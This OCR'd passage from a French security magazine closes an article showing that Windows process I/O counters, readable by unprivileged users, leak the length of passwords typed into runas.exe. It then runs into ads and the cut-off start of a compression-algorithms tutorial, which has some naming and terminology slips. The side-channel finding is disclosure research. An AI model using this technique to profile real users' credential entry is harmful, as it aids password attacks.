} IO_COUNTERS
```

Listing 2. *Structure d'information sur l'utilisation de la mémoire (source : MSDN)*

```
typedef struct _PERFORMANCE_INFORMATION
                        {
      DWORD  cb;
      SIZE_T CommitTotal;
      SIZE_T CommitLimit;
      SIZE_T CommitPeak;
      SIZE_T PhysicalTotal;
      SIZE_T PhysicalAvailable;
      SIZE_T SystemCache;
      SIZE_T KernelTotal;
      SIZE_T KernelPaged;
      SIZE_T KernelNonpaged;
      SIZE_T PageSize;
      DWORD  HandleCount;
      DWORD  ProcessCount;
      DWORD  ThreadCount;
} PERFORMANCE_INFORMATION
```




Figure 1. *Vue d'ensemble des indicateurs du Gestionnaire de tâches*

mot *benchmark* est un petit peu détourné car il n'y a aucune conclusion à tirer quant à la performance du logiciel dans la démarche de l'attaquant.

Si l'attaque de benchmark se fait en réseau il y aura peu d'indicateurs permettant de conduire une analyse. On va pouvoir étudier les temps de latence entre les paquets, les numéros de séquence dans les protocoles, certaines *traces* dans le trafic, le comportement de machines à proximité, mais guère plus.

Au contraire sur un système local nous disposons de bien plus de matière pour mettre sous surveillance différents aspects du système, qu'il s'agisse du matériel, des applications ou de l'OS. Dans un environnement local les applications critiques sont rarement conçues pour réagir de manière absolument homogène lors de phases sensibles. Autrement dit il doit être possible pour l'attaquant de deviner des informations confidentielles derrière des variations dans les indicateurs de mesure d'exécution ou d'analyse d'environnement.

La tâche sera d'autant plus facile que les systèmes d'exploitation fournissent de base toute une panoplie d'indicateurs sur l'activité des logiciels. Ces indicateurs sont généralement accessibles à tous les utilisateurs, ce qui rend bien réel le champ de portée des *benchmarking attacks* et la difficulté à sécuriser une application.

Les systèmes et les indicateurs

Sur les systèmes Linux la majeure partie des informations ayant trait aux processus du système sont regroupées dans le ProcFS et accessibles via les fichiers de la branche /proc/[pid]/. On retrouvera ainsi, sans que la liste ne soit exhaustive :

- les fichiers *maps* et *smaps* qui rendent compte de l'organisation de l'espace mémoire d'un processus et également de la consommation effective de mémoire au sein des espaces alloués,
- le fichier *stat*, un fichier central qui contient des informations sur l'état du processus tel que le nombre de certaines erreurs rencontrées lors de l'exécution, le temps d'exécution passé en kernel ou user land, etc. Ce fichier fournit à lui seul plus de 40 repères sur l'activité d'un processus,
- le répertoire task qui contient une sous-arborescence similaire a /proc mais relative a chaque thread en exécution par le processus,
- le répertoire *fd* qui contient un lien vers tous les fichiers ouverts par l'application,
- etc.

Au delà des données sur les processus le ProcFS Linux contient d'autres fichiers relatifs au système d'exploitation dans son ensemble tel que */proc/diskstats* qui contient des statistiques sur les I/O disques ou encore */proc/meminfo* qui contient les informations générales sur la consommation de la mémoire vive.

Avec le temps le noyau Linux se voit greffé de plus en plus de fichiers statistiques descriptifs de l'activité du système. Ces fichiers peuvent également être générés par des modules noyaux spécifiques ou des drivers. Et la majorité d'entre eux transcrivent leurs résultats dans des fichiers en lecture pour tout le monde…

Sur les systèmes Windows la donne est un petit peu différente puisqu'il n'y a pas de système de fichier virtuel qui rende compte de l'activité du système à la manière de /proc sur Linux. Les informations accessibles par les utilisateurs sont essentiellement délivrées à la demande via des appels aux API systèmes Windows. En la matière le Gestionnaire de tâches reste l'application phare pour la récupération d'informations statistiques relatives aux processus actifs sur le système.

Par défaut le Gestionnaire de tâches propose un nombre réduit d'indicateurs sur les processus actifs. Il s'agit essentiellement d'informations sur la consommation de CPU, de mémoire, des identifiants (PID), etc. Toutefois grâce au menu de la configuration de la vue il reste possible d'obtenir un descriptif élargi de l'activité des programmes en exécution (Figure 1).

On notera notamment la possibilité d'obtenir de l'information sur :

- le volume des *Input/Output* de différentes natures,
- le nombre de threads au sein du processus,




Figure 2. *Courbes d'évolution des indicateurs d'I/O sur /runas.exe/ pour un mot de passe blanc*




Figure 3. *Courbes d'évolution des indicateurs d'I/O sur /runas.exe/ pour un mot de passe de 5 caractères*

- des informations pointues sur la consommation de mémoire,
- etc.

Pour plus de précision nous avons rapportés deux exemples (cadre 1 & 2) de structures d'information que le système Windows peut fournir à tout utilisateur intéressé. Même les utilisateurs possédant le minimum de privilèges (*Guest* ou *Invité*) peuvent *ausculter* des applications possédant un maximum de privilèges (*SYSTEM*).

Une fois un processus identifié il est possible d'obtenir à son égard ces informations détaillées moyennant quelques appels systèmes. Ce sont alors de nouveaux indicateurs qui peuvent-être mis au service de *benchmarking attacks* complexes.

Des outils plus performants que le Gestionnaire de tâches seront utiles pour démarrer ce type d'analyse et l'on se tournera vers des outils faits à la maison ou équivalents à ceux de la suite Sysinternals [5].

Dans notre cas c'est sur la base des simples indicateurs sur processus que nous allons démontrer la possibilité d'obtenir du système d'exploitation des informations sensibles pouvant impacter la sécurité de comptes utilisateurs. Nous porterons essentiellement notre attention sur l'exécution de *runas.exe*, une application standard de Microsoft Windows permettant de lancer un programme sous un autre nom d'utilisateur. Cette application a le mérite d'être de conception lambda et sera donc une cible idéale pour une démonstration des attaques par benchmark.

Benchmarking de l'application runas.exe

Le programme runas se lance depuis la ligne de commandes Windows. Sa syntaxe est la suivante :

```
RUNAS [ [/noprofile | /profile]
   [/env] [/netonly] ]
   /user:<UserName> program
```

Par exemple la commande :

```
C:\> runas /user:Administrateur
                  explorer
```

permet de lancer l'explorateur de fichiers sous le compte Administrateur moyennant le fait que l'utilisateur ait connaissance du mot de passe Administrateur.

Malheureusement toute application en cours d'exécution dans l'environnement de l'utilisateur exécutant *runas* peut deviner la longueur du mot de passe saisi au clavier par l'utilisateur et ce en s'appuyant sur une simple lecture des indicateurs fournis par le système.

Dans le cas présent nous avons vu que les indicateurs sont nombreux, diversifiés, autant que le sont leurs objets. L'analyste averti fera également travailler son imagination pour dénicher de nouveaux indicateurs susceptibles de servir ses intérêts. Pour cette fois-ci nous allons resserrer l'étude sur les indicateurs concernant strictement les opérations d'entrée/sortie (I/O) et dont la structure de données a été définie dans le Cadre 2 (`IO _ COUNTERS`).

Nous avons deux classes de trois compteurs à notre disposition en ce qui concerne les I/O :

- trois compteurs sur le volume des I/O réalisés (*Read*, *Write*, *Other*), que nous avons respectivement nommés *ReadB*, *WriteB* et *OtherB*,
- trois compteurs sur le nombre d'opérations d'I/O réalisées (*Read*, *Write*, *Other*), que nous avons respectivement nommés *ReadC*, *WriteC* et *OtherC*,

Nous avons ainsi appelé la fonction `GetProcessIoCounters()` dans une boucle effectuant le strict minimum d'opérations afin de garantir que l'application de monitoring consacrera le plus clair de son temps au relevé des compteurs.

Il s'avère que la lecture des courbes générées par les variations dans les indicateurs nous permet non seulement de retracer les différentes étapes du




Figure 4. *Diagramme des différences de l'indicateur Other Bytes entre un mot de passe à blanc et des mots de passe de longueurs variables*

fonctionnement du programme mais également de deviner la longueur du mot de passe de l'utilisateur.

Pour parvenir à ces résultats nous réalisons simplement quelques exécutions du programme. La première exécution consiste en une tentative de lancement de *runas/explorer.exe* mais avec une saisie de mot de passe à vide, donc incorrecte. Les résultats des variations de compteur sont établis dans la Figure 2.

En premier temps nous constatons que la courbe ReadC associé au compteur du nombre d'opérations de lectures prend un point (passe de 3 à 4). Ce point, difficilement repérable à l'image, détermine le moment où l'utilisateur saisit le mot de passe. Nous avons marqué cet instant d'une ligne bleu sur le diagramme.

Ensuite, mais nous ne l'avons pas reporté ici, l'exécution du même programme à de multiples reprises produit des courbes hautement similaires, dont certaines à l'identique, et ce quel que soit le système d'exploitation concerné (XP, Vista et 2008). Cela rend le programme *runas* très facile à prédire dans son exécution et la benchmarking attack facile à reproduire sur différents environnements.

Enfin, et cela ressort nettement sur le diagramme, la courbe OtherB qui est la plus dynamique est celle qui va nous révéler la longueur du mot de passe saisi par l'utilisateur. Nous avons donc reporté la valeur finale de cet indicateur sur le diagramme.

Si l'on lance *runas.exe* en entrant cette fois un mot de passe correct (ici de cinq lettes), nous obtenons le diagramme de la Figure 3. Sur la Figure 3 la variation de la valeur finale de l'indicateur entre une saisie de mot de passe à blanc et une saisie de mot de passe correct représente 16 octets (2784 – 2768 = 16). Y'a-t-il une corrélation entre la valeur finale obtenue pour une saisie à vide et la valeur finale obtenue pour une saisie correcte ?

Nous avons établi un diagramme des différences des valeurs finales en fonction de la longueur du mot de passe, présenté à la Figure 4. A la lecture du diagramme il apparait nettement que le programme laisse fuir la longueur du mot de passe saisi par l'utilisateur. On constate tout d'abord que le logiciel arrondi la longueur des données traitées à huit octets. Etant donné que les chaînes du programme sont au format UNICODE nous déduisons qu'il s'agit là d'un arrondi sur quatre caractères.

Ainsi si le mot de passe fait 6 caractères le programme va arrondir la chaîne traitée à huit caracteres, qui, représentés au format UNICODE, font 16 octets. Nous retrouvons la exactement la valeur représentée à la Figure 4.

Ou autrement dit lorsque nous récupérons la valeur 2768 nous savons que le mot de passe est compris entre au moins 5 caractères et au plus 8 caractères ce qui laisse à l'attaquant une marge d'incertitude de trois caractères quant à la longueur du mot de passe.

Du point de vue de la sécurité le problème qui ressort de cette simple attaque est fondamental : comment des informations statistiques sur l'exécution d'un programme et de son environnement peuvent-elles mettre à ce point en danger la sécurité des données traitées par une application ?

Les concepteurs de *runas* auraient pu tenter de brouiller les indicateurs mesurant la longueur du mot de passe saisi par l'utilisateur mais c'est en fait le système d'exploitation qui est à blâmer. Ce dernier ne fournit pas un support d'exécution permettant à un utilisateur de renforcer la sécurité de ses applications en refusant (ou autorisant) à certains programmes l'accès à ce type d'information.

Conclusion

La sécurité d'une application ne peut pas seulement être une affaire de code source. Si les systèmes d'exploitation fournissent des protections pour l'accès aux applications (entre utilisateurs différents par exemple) ils sont cependant peu hermétiques aux attaques par benchmark.

La tendance va même en sens inverse ! Par soucis de transparence les concepteurs de systèmes fournissent à travers des fichiers et des fonctions dont les accès sont mal contrôlés toujours plus d'indicateurs et toujours plus de statistiques aux utilisateurs. De nouvelles attaques pointues et complexes émergeront dans les années à venir de ce traitement intelligent de l'information statistique. Restons sur nos gardes.

Sur Internet

- CPU test information – Passmark CPU benchmarks *http://www.cpubenchmark.net/cpu_test_info.html*,
- Cache-timing attacks on AES – Daniel J. Bernstein (04/2005) *http://cryp.to/antiforgery/cachetiming-20050414.pdf*,
- OpenSSH/PAM timing attack allows remote users identification – Marco Ivaldi (04/2003) *http://lab.mediaservice.net/advisory/2003-01-openssh.txt*,
- raptor_sshtime [Open]SSH remote timing attack exploit – Marco Ivaldi (02/2007) *http://www.milw0rm.com/exploits/3303*,
- Sysinternals Tools *http://www.sysinternals.com*.

Fabien Karbouci
Il est ingénieur-expert en sécurité informatique, enseignant à l'Université de Valenciennes et dirige le pôle Sécurité de la société Perein Consulting. Ses travaux de recherche ont notamment porté sur la virologie en environnements Unix et les protections des plates-formes e-business & e-banking.

Pour plus de renseignement : *hakin9@hakin9.org*

Club .PRO

SecureIP Solutions

La sécurité de l'information est une chose importante pour les entreprises et même pour les particuliers. C'est pourquoi SecureIP Solutions vous propose différents produits et services pour protéger vos précieuses données tels qu'un service de sauvegarde en ligne, les différents produits BitDefender et bien plus encore.
http://www.secureip.ca

NUMERANCE

NUMERANCE, Spécialisée dans la sécurité informatique, intervient auprès des Petites et Moyennes Entreprises, en proposant des prestations d'audit, d'accompagnement, et de formation.
http://www.numerance.fr

Hervé Schauer Consultants

Hervé Schauer Consultants : 17 ans d'expertise en Sécurité des Systèmes d'Information Nos formations techniques en sécurité et ISO27001 sont proposées à Paris, Toulouse, et Marseille. http://www.hsc.fr/services/formations/cataloguehsc.pdf
Informations : formations@hsc.fr - *+33 (0)141 409 704*

TippingPoint

TippingPoint est un leader mondial dans la prévention des intrusions réseaux (Network IPS) de 50Mbps à 10Gigabits ainsi que la vérification d'intégrité de poste et le contrôle d'accès du réseau (NAC).
Tél : 01 69 07 34 49, E-mail : francesales@tippingpoint.com
http://www.tippingpoint.com

Sysdream

Cabinet de conseil et centre de formation spécialisé en sécurité informatique. L'expérience c'est avant tout les recherches publiques, visant à améliorer la sécurité des applications et des systèmes d'informations. Les résultats disponibles sur des portails de recherche, dans la presse spécialisés.
http://www.sysdream.com

MICROCOMS

Microcoms est une société spécialisée dans les produits Microsoft qui a pour vocation d'aider les particuliers, les TPE-PME et les professions libérales sur 6 axes principaux de l'informatique : Assister, Dépanner, Conseiller, Sécuriser, Former, Maintenir.
Tél. : 01.45.36.05.81
e-mail : contact@microcoms.net
http://www.microcoms.net

ALTOSPAM

Ne perdez plus de temps avec les spams et les virus. Sécurisez simplement vos emails professionnels. ALTOSPAM est un logiciel externalisé de protection de la messagerie électronique : anti-spam, anti-virus, anti-phishing, anti-scam...
Testez gratuitement notre service, mis en place en quelques minutes.
http://www.altospam.com OKTEY – 5, rue du Pic du Midi – 31150 GRATENTOUR

SICCHIA DIDIER

Comprendre les algorithmes de compression de données

Degré de difficulté

Certes, le volume grandissant des disques durs apporte un certain confort dans la gestion quotidienne des données personnelles. Néanmoins, le transfert de données via l'internet trouve une certaine logique dans la réduction de ces susdits volumes. Naturellement, on utilise de très nombreuses applications afin de compresser les fichiers. A cet effet, qui n'a jamais entendu parler de ZIP ou de ses concurrents?

CET ARTICLE EXPLIQUE...

Les principes de la compression de données,

La compression avec perte ou sans perte de données,

Les différents algorithmes de compression,

Un comparatif de différents logiciels de compression.

CE QU'IL FAUT SAVOIR...

Une vague idée de la composition de données quelconques,

Savoir utiliser une application traditionnelle sous OS quelconque,

Séquences et principe de redondance.

Mais honnêtement, savons-nous comment les données sont traitées afin de convenir d'un volume plus adapté à l'échange et au stockage? Dans cet article, nous allons expliquer les usages propres à la compression de données. C'est aussi l'occasion de faire connaissance avec quelques ingénieux personnages qui ont marqué la mathématique et la science de l'information moderne.

Introduction à la théorie de l'information

Claude Elwood Shannon (1916 - 2001) est un ingénieur électricien et mathématicien américain. Il est le père fondateur de la théorie de l'information. Claude Shannon est connu non seulement pour ses travaux dans les télécommunications, mais aussi pour l'originalité de ses divertissements (jonglerie, monocycle, etc.) A cet effet, il invente régulièrement des machines étranges comme une souris mécanique sachant trouver son chemin dans un labyrinthe, un robot jongleur, etc. Néanmoins, pendant la seconde guerre mondiale, Claude Shannon travaille plus sérieusement pour les services secrets de l'armée américaine et comme spécialiste en cryptographie. Il est chargé de localiser de manière automatique les segments significatifs cachés dans une information brouillée. Déclassifié dans les années 1950, son travail est exposé dans un rapport qui donne naissance en finalité à un article (mathematical theory of communications) qui fut repris plus tard pour la composition d'un

Cette théorie se préoccupe des systèmes d'information, des systèmes de communication et de leur efficacité. La notion de système d'information ou de communication étant large, il en va de même de la théorie de l'information. Ainsi, parmi les branches importantes de cette théorie de l'information, on peut notamment citer :

- le codage de l'information,
- la mesure quantitative de redondance d'un texte,
- la cryptographie,
- la compression de données.

Or, cet ensemble de propriétés constitue justement un traitement de données que l'on nomme plus simplement compression/décompression de données. Effectivement, lorsque vous utilisez un logiciel de compression (comme ZIP, WinRAR ou ARJ par exemple), celui-ci code, crypte et détermine les redondances de données afin de compresser le volume initial de l'information globale. Intéressons-nous aux méthodes de compression depuis l'introduction proposée par le professeur Shannon.

La compression de données traite de la manière dont on peut réduire l'espace nécessaire à la représentation d'une certaine quantité d'information. Elle a donc sa place légitime dans notre rubrique présente. En guise d'introduction, on peut classifier les

méthodes de compression en deux types, compression avec perte (également dite non conservative) et compression sans perte des données.


La compression sans perte de données

La compression est dite *non conservative* lorsqu'il n'y a aucune perte de données eu égard à l'information d'origine. On parle aussi plus facilement de compactage de données. Il y a autant d'information après la compression qu'avant. Celle-ci est simplement écrite d'une manière plus réduite. C'est par exemple le cas, lorsqu'on utilise un logiciel de compression tel ZIP avec un fichier texte quelconque. Les formats de fichier de compression sans perte sont reconnus grâce à l'extension ajoutée à la fin du nom de fichier. Les formats les plus courants sont notamment 7Z, ACE, ARC, ARJ, TAR, CAB, GZIP, KGB, RAR, ZIP, etc. Les standards ouverts les plus courants sont décrits dans plusieurs RFC que vous pourrez consulter en annexe de notre dossier. Ainsi, nous allons évoquer les algorithmes et les méthodes de compression de données les plus fréquents et les plus efficaces selon analyses :

- L'algorithme RLE (run-lengh encoding),
- la compression CCITT,
- le codage de Huffman,
- la transformée de Burrows et Wheeler,
- les compressions selon Zempel, Ziv, Welsh, Storer et Szymanski.

Néanmoins, avant de nous plonger dans les mécaniques complexes de la compression de fichiers quelconques, abordons un court instant le principe élémentaire propre à la compression de données avec une volonté de perte et réduction de volume.

Figure 1. *Un encodage RLE*



La compression avec perte de données

La compression avec pertes ne s'applique qu'aux données *perceptuelles* (habituellement sonores ou visuelles) et qui peuvent subir une compression importante sans que cela ne soit perceptible par un humain. Cette opération (la perte des informations) est irréversible puisqu'il est impossible de retrouver les *compression irréversible*. Cette technique est fondée sur une idée simple et bassement humaine. Effectivement, seul un sous-ensemble très faible de toutes les images ou fréquences sonores possibles possède un caractère exploitable et informatif pour l'oeil ou l'oreille humaine. Dans la pratique, notre oeil a besoin d'identifier des zones de corrélations entre pixels voisins, c'est-à-dire des zones contiguës de couleurs voisines. Les programmes de compression s'attachent à découvrir ces zones et à les coder. C'est notamment le principe du DIVX ou du MP3 (dans le cas de données sonores). Puisque l'oeil ne perçoit pas nécessairement tous les détails d'une image, il est possible de réduire la quantité de données de telle sorte que le résultat ressemble beaucoup à l'original selon l'oeil humain. Ainsi, la problématique de la compression avec pertes est d'identifier les possibilités de transformation de l'image ou du son tout en préservant la qualité perceptuelle. Elle permet donc de réduire un DVD de 4 Go en fichier de 700 Mo. Nous n'en dirons pas plus sur ce principe car nous allons essentiellement nous consacrer à la méthode première, comprendre la compression d'un fichier sans perte de données. Afin d'aboutir à un ratio de compression intéressant, il faut convenir d'un algorithme. Faisons simple pour commencer.

Algorithme RLE (run-length encoding)

Le système s'applique essentiellement à des documents scannés en noir et blanc. Au lieu de coder un bit par point, on dispose d'un compteur indiquant combien de points blancs ou noirs se suivent. Comme il est rare de ne pas avoir au moins 8 pixels noirs ou 8 pixels blancs qui se suivent, et que 256 ne sont pas rares sur les endroits vierges, le système a bien pour effet une compression. Par exemple, considérons un écran de texte noir sur fond blanc. Il sera constitué de longues séquences de pixels blancs pour le fond, et de courtes séquences de pixels noirs pour le texte. Imaginons un caractère C quelconque (format 8x8 pxl) avec B pour les pixels noirs et W pour les pixels blancs : (voir Figure 1)

Un encodage RLE consiste alors à indiquer le nombre de pixels d'une même couleur (une redondance de séquence primaire). Le résultat comporte en général moins de caractères, bien que ce ne soit pas une obligation. On obtient par exemple pour la ligne précédente quelque chose qui pourrait se schématiser ainsi (il y a bien compression) : *8W/1W6B1W/1W1B6W/1W1B6W/1W1B6W/1W1B6W/1W6B1W/8W*

De la même façon, il serait possible de traduire une image scannée complexe en attribuant un ou plusieurs bits selon les couleurs. L'encodage RLE est le plus simple qui soit. Il est idéal pour les compressions d'image en noir et blanc. Pour en finir avec l'explication propre à cette méthode, nous pouvons citer sommairement le protocole de *l'union internationale des télécommunications*, auparavant appelée CCITT. Habituellement utilisée pour la messagerie FAX, la compression CCITT est de type RLE avec quelques variantes afin d'optimiser l'envoi d'informations typiques. Encore une fois, c'est la redondance des séquences qui fait l'objet d'un traitement particulier afin de compresser l'ensemble.

Codage de Huffman

Le codage de Huffman est un algorithme de compression qui fut mis au point en 1952 par David Albert Huffman. Le principe du codage de Huffman repose sur la création d'un arbre composé de noeuds selon les occurrences des caractères. Supposons que la phrase à coder soit *exercice de compression*. On *n, m, x, p* et *d* ne sont cités qu'une fois. Par contre, les lettres *i, r, o* et *s* figurent deux fois chacune. Le caractère *c* revient trois fois et *e* cinq fois. Ajoutons qu'il figure aussi deux espaces. Chaque caractère constitue une des feuilles de l'arbre à laquelle on associe un poids valant son nombre d'occurrences. Puis l'arbre est créé suivant un principe simple au demeurant : on associe à chaque fois les deux noeuds de plus faibles poids pour donner un noeud dont le poids équivaut à la somme des poids de ses fils jusqu'à n'en avoir plus qu'un, la racine. On associe ensuite le code 0 à la branche de gauche et le code 1 à la branche de droite.

Pour obtenir le code binaire de chaque caractère, on remonte l'arbre à partir de la

racine jusqu'aux feuilles en rajoutant à chaque fois au code un 0 ou un 1 selon la branche suivie. Il est en effet nécessaire de partir de la racine pour obtenir les codes binaires car lors de la décompression, partir des feuilles entraînerait une confusion lors du décodage. Ainsi, Huffman propose de coder les données qui ont une occurrence très faible sur une longueur binaire supérieure à la moyenne et de coder les données très fréquentes sur une longueur binaire très courte. Ici, pour coder notre exemple *exercice de compression*, nous obtenons en binaire un code de 77 octets au lieu des 184 précédent. Il se produit une compression des données de plus de 57% environ. Ainsi, vous noterez que les occurrences relatives au caractère *e* (présentes 5 fois donc) conduisent à un code de deux octets seulement : *01 0000 01 1110 101 1100 101 01 1101 1000 01 1101 101 1111 10011 0001 1110 01 001 001 1100 1111 10010* (voir Figure 2).

Ajoutons encore une dernière idée. Semblable au principe de Huffman, le codage arithmétique est une technique de compression sans perte. Normalement une chaîne de caractères est représentée en utilisant un nombre fixe de bits par caractère, à l'identique d'une décomposition en code ASCII (comprendre un code binaire pour chaque caractère). Comme le Codage de Huffman, le codage arithmétique est un code à longueur variable. Néanmoins, ce qui différencie le codage arithmétique des autres codages source est qu'il encode le message entièrement et le représente par un seul nombre. Il n'en demeure pas moins que cette alternative reste intéressante à plus d'un titre.

Transformée de Burrows-Wheeler

La transformée de Burrows-Wheeler (couramment appelée BWT) est une technique utilisée en compression de données. Elle fut inventée par Michael Burrows et David Wheeler. En vérité, il ne s'agit pas à proprement parlé d'un algorithme de compression. Effectivement, aucune réduction




Figure 2. *Notre arbre selon le principe de Huffman.*

de taille n'est effectuée, au contraire on ajoute des données supplémentaires. L'intérêt de BWT est plutôt logique. Il s'agit d'une méthode de réorganisation des données car la probabilité que des caractères identiques initialement éloignés se retrouvent côte à côte est alors considérablement augmentée. Pour être pleinement efficace, BWT doit être associé à une technique de compression réelle comme RLE ou le principe de Huffman (les deux modèles figurent précédement).

En premier lieu, le texte à coder doit être *décortiquée* dans un tableau en décalant la chaîne d'un caractère vers la droite à chaque nouvelle ligne. Ces lignes sont ensuite classées par ordre alphabétique. Nous savons que, grâce au décalage, chaque dernière lettre de chaque ligne précède la première lettre de la même ligne, sauf pour la ligne originale dont on notera la position. De plus, comme les lignes sont rangées par ordre alphabétique, on peut retrouver la prèmiere colonne du tableau grâce à la dernière colonne.

Imaginons que nous devons coder le mot *soleil*. Nous procédons alors selon les deux explications précédentes, comprendre un décalage des caractères et un classement par ordre alphabétique. Par un hasard curieux, la position du texte original figure en premier ligne. Le texte codé est alors constitué de la dernière colonne précédée de la position du texte original, soit: *6leoisl*

`Première étape` (rotation) :

```
soleil
lsolei
ilsole
eilsol
leilso
oleils
```

`Seconde étape` (classement par ordre alphabétique) :

```
eilsol
ilsole
leilso
lsolei
oleils
soleil <- position à retenir
```

Le décodage consiste à reconstruire le tableau complet à partir de sa dernière colonne (texte codé *leoisl*) à partir de laquelle on reconstruit la colonne suivante, c'est-à-dire, par rotation la première dont on sait qu'elle est dans l'ordre alphabétique, soit *soleil*. On

Figure 3. Le tableau

l	le	lei	eils	eilso	eilsol
e	ei	ils	ilso	ilsol	ilsole
o	ol	lei	leil	leils	leilso
i	il	lso	lsol	lsole	lsolei
s	so	ole	olei	oleil	oleils
l	ls	sol	sole	solei	soleil

associe alors la dernière colonne avant cette première colonne, puis on classe dans l'ordre alphabétique les paires obtenues afin de construire les deux premières colonnes. On répète ensuite cette opération jusqu'à constituer le tableau complet dans lequel on retrouve le texte original par son numéro de ligne. A chacune des étapes, on associe une nouvelle colonne et on (re)fait un classement par ordre alphabétique. Dans la finalité, en utilisant le chiffre relative à la ligne où figurait le texte original (en l'occurence 6), on retrouve notre mot premier : (voir Figure 3)

Vous l'aurez sans doute remarquez, le classement par ordre alphabétique devient vite inutile sur les fractions de texte court car le prototype n'évolue guère (le dernier est en gris). Par contre, sur les volumes de données importants, il est impératif de l'utiliser afin d'éviter des erreurs lorsqu'il se produit des similitudes impromptues sur le moyen terme.

Compression Lempel-Ziv

La compression LZ (selon Abraham Lempel et Jacob Ziv) remplace des motifs récurrents par des références à leur première apparition dans un fichier quelconque. Certes, elle donne des taux de compression relativement discutable eu égard à d'autres algorithmes plus performant. Neanmoins, elle a le double avantage d'être rapide et asymétrique. Ainsi, l'algorithme de décompression est différent de celui de compression. Il est donc possible de trouver un bon compromis entre un algorithme de compression performant et un algorithme de décompression rapide.

L'alternative LZW (selon Abraham Lempel, Jacob Ziv et Terry Welch) est développée sur la même méthode mais elle dispose d'une amélioration considérable. La compression LZW est dite de type dictionnaire. Effectivement, elle est basée sur le fait que des motifs se retrouvent plus souvent que d'autres et qu'on peut donc les remplacer par un index dans un dictionnaire. Ce susdit

i365
A Seagate Company

Annonce...

i365 EVault Software-as-a-Service

- **Serveur Tier III & Data Centers Tier IV**
- **Support Multi-platerforme**
- **Sécurité Globale**
- **Réduction et Déduplication des Données**

i365, A Seagate Company offre des solutions éprouvées de protection, de recherche et de gestion de la conservation d'informations électroniques.

www.i365.com

